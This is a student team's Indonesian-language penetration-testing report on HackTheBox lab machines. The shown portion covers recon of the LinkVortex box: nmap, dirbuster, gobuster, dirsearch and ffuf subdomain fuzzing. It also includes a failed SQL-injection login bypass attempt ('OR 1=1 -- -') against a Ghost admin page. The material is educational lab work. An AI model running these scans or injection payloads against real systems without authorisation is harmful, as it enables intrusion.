


FINAL REPORT NETWORK PENETRATION TESTING KELOMPOK 3



BINUS
UNIVERSITY

Dosen:

Yohan Muliono, S.Kom., M.TI.
(D5543)

oleh:

1. JULIUS ALEXANDER NAHUWAY - 2702304674
2. JOSHUA ALBERTO SITUMEANG - 2702304743
3. DANNY RIZKY HENDRADI - 2702303803
4. MATTHEW MAJORY PURBA - 2702295505
5. FATIMAH AZZAHRA BUANA - 2702302132
6. PRIHANDOYO - 2702258402


platform:

“HackTheBox”

Daftar ISI:

A. LinkVortex.....	2
1. Information Gathering —.....	2
a. NMap.....	2
b. Dirbuster.....	3
c. Gobuster.....	4
d. Dirsearch.....	4
2. Enumerations —.....	6
a. “robots.txt”.....	6
b. FFUF.....	8
c. Investigasi situs (http://dev.linkvortex.htb/).....	14
3. Exploits —.....	16
1. Payloads (GitHack).....	16
2. Ghost Vulnerabilities.....	19
3. SSH.....	23
4. Symlink.....	24
B. Cap.....	25
1. Information Gathering —.....	25
a. NMap.....	25
b. Website (http://10.10.10.245/).....	26
2. Enumerations —.....	28
a. Dirbuster.....	28
b. BurpSuite.....	28
3. Exploits —.....	33
a. SSH.....	33
b. LinePeas.....	34
c. Python 3.8.....	35
C. GreenHorn.....	37
1. Information Gathering —.....	37
a. NMap.....	37
b. Eksplor Open Ports.....	38
2. Enumerations —.....	39
a. Ports: 3000 (Explore → GreenAdmin / GreenHorn).....	39
b. Found “pass.php” Ports: 3000 (Explore → GreenAdmin / GreenHorn → data → settings → pass.php).....	39
c. HashCracker (proses reveal password).....	39
d. Pluck.....	40
3. Exploits —.....	41
a. Script (GitHub).....	41
b. Skrip Setup.....	41
c. Payload Setup.....	42
D. Keunikan.....	44
E. Penutup.....	44

A. LinkVortex



🏁user.txt → 🏁root.txt

1. Information Gathering —

a. NMap

```
(root㉿kali)-[~/home/kali]
└─# nmap -sV -Pn -T5 -vvvv 10.10.11.47
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-12-27 22:17 EST
NSE: Loaded 46 scripts for scanning.
Initiating SYN Stealth Scan at 22:17
Scanning linkvortex.htb (10.10.11.47) [1000 ports]
Discovered open port 80/tcp on 10.10.11.47
Discovered open port 22/tcp on 10.10.11.47
Completed SYN Stealth Scan at 22:17, 8.33s elapsed (1000 total ports)
Initiating Service scan at 22:17
Scanning 2 services on linkvortex.htb (10.10.11.47)
Completed Service scan at 22:17, 6.55s elapsed (2 services on 1 host)
NSE: Script scanning 10.10.11.47.
NSE: Starting runlevel 1 (of 2) scan.
Initiating NSE at 22:17
Completed NSE at 22:17, 2.25s elapsed
NSE: Starting runlevel 2 (of 2) scan.
Initiating NSE at 22:17
Completed NSE at 22:17, 1.10s elapsed
Nmap scan report for linkvortex.htb (10.10.11.47)
Host is up, received user-set (0.26s latency).
Scanned at 2024-12-27 22:17:10 EST for 19s
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE REASON          VERSION
22/tcp    open  ssh     syn-ack ttl 63  OpenSSH 8.9p1 Ubuntu 3ubuntu0.10 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http    syn-ack ttl 63  Apache httpd
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel


Read data files from: /usr/share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 18.57 seconds
Raw packets sent: 1118 (49.192KB) | Rcvd: 1038 (41.528KB)
```

kami lakukan dengan command nmap -sV(until mencari tau port apa saja yang terbuka) -Pn -vvvv 10.10.11.47, dan disini kami bisa lihat kalau ada 2 port yang terbuka yaitu 22 ssh dan port 80 http dan menggunakan sistem linux kernel. Lalu kami buka port 80 nya yang isi nya ternyata adalah tampilan dari link vortex nya.

Kenapa harus pake NMap?, karena Nmap biasanya common digunakan oleh orang-orang yang mencoba memberikan walkthrough di YouTube dan Blog, lalu NMap juga sudah


dipelajari di lab kami. Namun, ketika kami mencoba tools yang serupa, kadang kala kami malah membutuhkan waktu yang lumayan panjang untuk mempelajari tool tersebut.

b. Dirbuster



Disini kami gunakan dirbuster dengan melakukan brute force untuk directory yang tersembunyi di `http://linkvortex.htb:80/`. Disini kami tidak menemukan hal unik atau yang kami butuhkan.

c. Gobuster



```
(root㉿kali)-[~/home/kali]
# gobuster dir -u http://linkvortex.htb/ -w /usr/share/dirb/wordlists/big.txt
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
[+] Url:          http://linkvortex.htb/
[+] Method:       GET
[+] Threads:      10
[+] Threads:      /usr/share/dirb/wordlists/big.txt
[+] Threads:      404
[+] User Agent:   gobuster/3.6
[+] Timeout:      10s
Starting gobuster in directory enumeration mode

Error: the server returns a status code that matches the provided options for non existing urls. http://linkvortex.htb/a9b86958-b5b8-433c-a7d3-c1e6cd0dfc => 301 (Length: 0).

(root㉿kali)-[~/home/kali]
# gobuster dir -u http://10.10.11.47/ -w /usr/share/dirb/wordlists/big.txt
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
[+] Url:          http://10.10.11.47/
[+] Method:       GET
[+] Threads:      10
[+] Threads:      /usr/share/dirb/wordlists/big.txt
[+] Threads:      404
[+] User Agent:   gobuster/3.6
[+] Timeout:      10s
Starting gobuster in directory enumeration mode

Error: the server returns a status code that matches the provided options for non existing urls. http://10.10.11.47/524eecc0-8ba2-4319-a7fd-4faa779ab37b => 301 (Length: 266).
```

Lalu kami coba gunakan gobuster untuk melihat directory tersembunyi, nah disini kami bisa lihat ada error, jadi penyebab error disini bisa kami lihat kalau code 301 atau kode setiap url nya itu tidak ditemukan.

d. Dirsearch

1. Guidance (write-up medium based)

Now, we'll search for hidden directories on <http://linkvortex.htb> using **dirsearch**. Here's the command to get started 

dirsearch -u linkvortex.htb -t 50 -i 200



```
[kali㉿kali]-[~]
└─$ sudo dirsearch -u linkvortex.htb -t 50 -i 200
/usr/lib/python3/dist-packages/dirsearch/dirsearch.py:23: DeprecationWarning: pkg_resources is deprecated as an API. See https://setuptools.pypa.io/en/latest/pkg_resources.html
  from pkg_resources import DistributionNotFound, VersionConflict
          ^~~~~~ v0.4.3
Extensions: php, aspx, jpg, html, js | HTTP method: GET | Threads: 50 | Wordlist size: 33460
Output File: /home/kali/reports/_linkvortex.htb_24-12-10_06-26-18.txt
Target: http://linkvortex.htb


[06:26:18] Starting:
[06:26:52] 200 - 1KB - /favicon.ico
[06:26:56] 200 - 1KB - /LICENSE
[06:27:11] 200 - 1KB - /robots.txt
[06:27:15] 200 - 233B - /sitemap.xml

Task Completed
```

We found 4 directories with a 200 status code, and now we will open **/robots.txt**.

Karena kami tidak ketemu memakai dirbuster dan gobuster jadi melihat metode serta tools yang disarankan dari write up yang sudah dibuat oleh orang sebelumnya.

2. Install



```
root@kali: /home/kali
# apt install dirsearch -y
The following packages were automatically installed and are no longer required:
  fonts-liberation2   libavahi-client0  libbrlapi0-2.2t64  libcurl4-openssl4
  freeglut3-all     libboost-iostreams1.83.0  libgallium-common  libgfrdr8
  hydro-gtk        libboost-thread183.0    libgallium1864    libgtk2.0-common
  libverbs-providers libcephtf2      libgallium1864    libgtk2.0-common
  libverbs-provider libfreerdp-client2-2t64  libgspell-1-2    libglusterfs0
  libverbs-provider libgfp10       libgspell-1-2    libibusparseri
  libfreerdp-client2-2t64  libgfp10       libibusparseri
Use 'sudo apt autoremove' to remove them.
Installing:
  dirsearch
Summary:
  Upgrading: 0, Installing: 1, Removing: 0, Not Upgrading: 176
  Download size: 88.9 kB
  Space needed: 458 kB / 62.2 GB available
Get:1 http://xrvr.mopatelindo.id/kali kali-rolling/main amd64 dirsearch all 0.4.3-1 [88.9 kB]
Fetched 88.9 kB in 2s (49.6 kB/s)
Selecting previously unselected package dirsearch.
(Reading database ... 176 packages selected, 176 to install, 0 to remove)
Preparing to unpack .../dirsearch_0.4.3-1_all.deb ...
Unpacking dirsearch (0.4.3-1) ...
Setting up dirsearch (0.4.3-1) ...
Processing triggers for kali-menu (2024.3.1) ...
Processing triggers for man-db (2.13.0-1) ...
Processing triggers for menu (2.13.0-1) ...
```

Pada bagian ini kami install dirsearch dengan command apt install dirsearch -y. Nah kami gunakan dirsearch ini juga untuk menemukan directory yang tersembunyi di server web nya.

3. Usage & Results



```
root@kali: /home/kali
# dirsearch -u linkvortex.htm -t 50 -i 200
/usr/lib/python3/dist-packages/dirsearch/dirsearch.py:23: DeprecationWarning: pkg_resources is deprecated as an API. See https://setuptools.pypa.io/en/latest/pkg_resources.html
  from pkg_resources import DistributionNotFound, VersionConflict
[1]: v0.4.3
Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 50 | Wordlist size: 11460
Output File: /home/kali/reports/_linkvortex.htm/_24-12-27_22-40-21.txt
Target: http://linkvortex.htm

[22:40:22] Starting:
[22:41:25] 200 - 15KB - /favicon.ico
[22:41:25] 200 - 1KB - /LICENSE
[22:41:41] 200 - 103B - /robots.txt
[22:41:45] 200 - 256B - /sitemap.xml
[22:41:45] 200 - 256B - /sitemap.xml

Task Completed
```

Setelah kami lakukan dirsearch ini dengan file yang dipindahkan yaitu php, aspx, jsp, html, dan js, dengan ini kami bisa menemukan directory yang ada di server yaitu /favicon.ico , /LICENSE, /robot.txt, dan /sitemap.xml. Target yang kami pakai itu adalah robot.txt.


2. Enumerations —

a. “robots.txt”

```
User-agent: *
Sitemap: http://linkvortex.htb/sitemap.xml
Disallow: /ghost/
Disallow: /p/
Disallow: /email/
Disallow: /r/
```


Pada bagian ini isi dari sitemap.xml situs ini bisa digunakan untuk website, tetapi ada bagian di directory nya yang tidak diizinkan yaitu seperti /ghost/ , /p/, /email/ , /r/. Jadi directory ini mungkin saja menyimpan data yang sensitif atau bisa dibilang pengguna biasa tidak bisa mengaksesnya.

1. “/email”



Pada bagian halaman ini ternyata error yang hasilnya itu 404 Page not found, atau bisa dibilang halaman ini tidak ada di severnya.

2. “/ghost”



Nah pada bagian ini kami bisa menemukan halaman login dari BitBybit yang terdiri dari email dan password. Hal ini bisa saja digunakan untuk target Sql injection untuk mendapatkan aksesnya.

3. Tes SQLi dari “/ghost”

The screenshot shows a login form for 'Sign in to BitByBit Hardware.' The form includes fields for 'Email address' and 'Password'. In the 'Email address' field, the value `OR 1=1 -- -` is entered, which is a common SQL injection payload. Below the form, a message says 'Please fill out the form to sign in.' A red button at the bottom right contains the text 'x Retry'.

Melihat ada login page, kali ini mencoba melakukan Sql Injection dengan menggunakan logika “OR 1=1 – -” pada bagian input email address, lebih tepatnya memeriksa apakah terdapat celah pada login page tersebut, disini “OR 1=1” memiliki nilai TRUE pada query Sql dan memungkinkan kami melakukan bypass. Lalu bisa kami lihat kalau dia gagal atau kemungkinan dia memiliki keamanan pas Sql Injection namun hasilnya pun nihil.


b. FFuF

FFUF (Fast File Fuzzer) adalah sebuah alat untuk brute force fuzzing atau pengujian direktori, file, parameter, dan lainnya pada aplikasi web.

Kenapa kami memakai ffuf dibandingkan dengan dirbuster dan gobuster adalah karena ffuf dengan menggunakan HTTP request pipelining dapat melakukan banyak permintaan sekaligus tanpa harus menunggu respons dari setiap permintaan sebelumnya.

Now, we will find subdomains using the ‘fluff’ tool. The command for this is provided below .

```
“ffuf -w /usr/share/wordlists/seclists/Discovery/DNS/bitquark-subdomains-top100000.txt -u http://linkvortex.htb -H “Host: FUZZ.linkvortex.htb” -mc 200”
```



Proses FFUF yang sedang dilakukan adalah melakukan fuzzing terhadap subdomain dari domain utama linkvortex.htb. Proses ini bertujuan untuk Mengidentifikasi subdomain apa saja yang valid dan merespons terhadap permintaan HTTP pada server target.

```
"ffuf -w /usr/share/wordlists/seclists/Discovery/DNS/bitquark-subdomains-
top100000.txt -u http://linkvortex.htb -H "Host: FUZZ.linkvortex.htb" -mc
200"
```

Karena ngga ada di directory..
Tapi nemu listnya di GitHub, rasanya perlu dicoba..

Belum di assign ke "/etc/hosts"

So, we found the subdomain "dev". Let's visit it by navigating

to: <http://dev.linkvortex.htb/>

Proses yang dilakukan adalah mencari subdomain aktif dari domain utama (linkvortex.htb). Hasil dari fuzzing ini menunjukkan bahwa subdomain dev.linkvortex.htb yang ditemukan valid.

1. Pengalaman Setup

Wordlists

Name	Last commit message	Last commit date
..		
bitquark_20160227_subdomains_popular_1000	Renamed results in line with new data	8 years ago
bitquark_20160227_subdomains_popular_10000	Renamed results in line with new data	8 years ago
bitquark_20160227_subdomains_popular_100000	Renamed results in line with new data	8 years ago
bitquark_20160227_subdomains_popular_1000000	Renamed results in line with new data	8 years ago
bitquark_20160227_subdomains_popular_10000000	Renamed results in line with new data	8 years ago
bitquark_20160227_subdomains_popular_100000000	Renamed results in line with new data	8 years ago
bitquark_20160227_subdomains_popular_1000000000	Renamed results in line with new data	8 years ago
bitquark_20160227_subdomains_popular_10000000000	Renamed results in line with new data	8 years ago
bitquark_20160227_subdomains_popular_100000000000	Renamed results in line with new data	8 years ago
bitquark_20160227_subdomains_popular_1000000000000	Renamed results in line with new data	8 years ago

Pada bagian ini dikarenakan wordlist nya tidak ketemu, lalu kami mencari wordlist di github.

Pada bagian ini kami ke Github bitquark/dnspop yang isinya itu wordlist untuk kami lakukan enumerasi subdomain, dan ini kami gunakan untuk penggunaan FFuF.

```
(root㉿kali)-[~/home/kali]
# ffuf -w '/media/sf_HTB/Other Wordlists/DNS/bitquark_20160227_subdomains_popular_100000' -u http://linkvortex.htb -H "Host: FUZZ.linkvortex.htb" -mc 200
Keyword FUZZ defined, but not found in headers, method, URL or POST data.

        _ _ _ _ 
      _ _ _ _ _ 
    _ _ _ _ _ _ 
  _ _ _ _ _ _ _ 
  v2.1.0-dev

:: Method : GET
:: URI  : http://linkvortex.htb
:: Header : "Host"
:: Follow redirects : false
:: Calibration : false
:: Timeout   : 10
:: Threads   : 40
:: Matcher    : Response status: 200-299,301,302,307,401,403,405,500

:: Progress: [1/1] :: Job [1/1] :: 0 req/sec :: Duration: [0:00:00] :: Errors: 1 ::
```

Pada bagian ini bisa kami lihat kalau keyword FUZZ defined dikarenakan terdapat kesalahan konfigurasi.

```
(root㉿kali)-[~/home/kali]
# cat /etc/hosts
127.0.0.1      localhost
127.0.1.1      kali
::1            localhost ip6-localhost ip6-loopback
ff02::1        ip6-allnodes
ff02::2        ip6-allrouters
192.168.0.106  earth.local
192.168.0.106 terratest.earth.local
10.10.11.47    linkvortex.htb
10.10.11.47    FUZZ.linkvortex.htb
```

Ketika kegagalan kembali terjadi, saatnya menguji coba dengan mendaftarkan DNS pada “/etc/hosts” diharapkan fuzzing dapat berjalan dalam tools FFuF, namun tampak pada screenshot selanjutnya ternyata ini bukanlah metode yang tepat.


```
(root㉿kali)-[~/home/kali]
# ffuf -w '/media/sf_HTB/Other Wordlists/DNS/bitquark_20160227_subdomains_popular_100000' -u http://linkvortex.htb -H "Host: FUZZ.linkvortex.htb" -mc 200
Keyword FUZZ defined, but not found in headers, method, URL or POST data.

        _ _ _ _ 
      _ _ _ _ _ 
    _ _ _ _ _ _ 
  _ _ _ _ _ _ _ 
  v2.1.0-dev

:: Method : GET
:: URL  : http://linkvortex.htb
:: Header : "Host"
:: Follow redirects : False
:: Calibration : False
:: Timeout   : 10
:: Threads   : 40
:: Matcher    : Response status: 200-299,301,302,307,401,403,405,500

:: Progress: [1/1] :: Job [1/1] :: 0 req/sec :: Duration: [0:00:00] :: Errors: 1 ::
```

Dan ternyata dengan mendaftarkan DNS tidak begitu efektif.



Setelah mencari informasi lebih lanjut kami menemukan bahwa SecList merupakan wordlist yang digunakan untuk menguji keamanan seperti subdomain discovery, password bruteforce, dan salah satu yang disarankan oleh walkthrough.

A screenshot of a terminal window on a Kali Linux system. The user is running the command "apt install seclists". The output shows that several packages are being automatically removed because they are no longer required. The user then installs the "seclists" package. The terminal also displays the summary of the package installation process, including upgrade, removal, and new installations.

Pada hal ini kami menginstall seclist agar kami bisa mempunyai wordlist yang valid pada saat menguji fuzz.

```
ffuf -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt:FUZZ -u http://10.10.19.128/FUZZ -fs 0
DVWA
v1.5.0 Kali Exclusive <3>

:: Method      : GET
:: URL        : http://10.10.19.128/FUZZ
:: Wordlist   : FUZZ: /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt
:: Follow redirects : false
:: Calibration    : false
:: Timeout       : 10
:: Threads       : 40
:: Matcher       : Response status: 200,204,301,302,307,401,403,405,500
:: Filter        : Response size: 0

docs          [Status: 301, Size: 310, Words: 20, Lines: 10, Duration: 359ms]
external       [Status: 301, Size: 314, Words: 20, Lines: 10, Duration: 351ms]
config         [Status: 301, Size: 312, Words: 20, Lines: 10, Duration: 356ms]
vulnerabilities [Status: 301, Size: 321, Words: 20, Lines: 10, Duration: 373ms]
:: Progress: [3270/220560] :: Job [1/1] :: 107 req/sec :: Duration: [0:00:32] :: Errors: 0 ::

Hacking Websites with ffuf! (FUZZING)
Tech Raj 769K subscribers
Subscribe 1.2K Share Download Thanks Clip ...
39K views 1 year ago
```

Pada bagian ini kami melihat cara menginstal ffuf untuk menjalankan command yang kami ingin lakukan yaitu fuzzing Get and Post data untuk menemukan hidden directory.

```
(root㉿kali)-[~/home/kali]
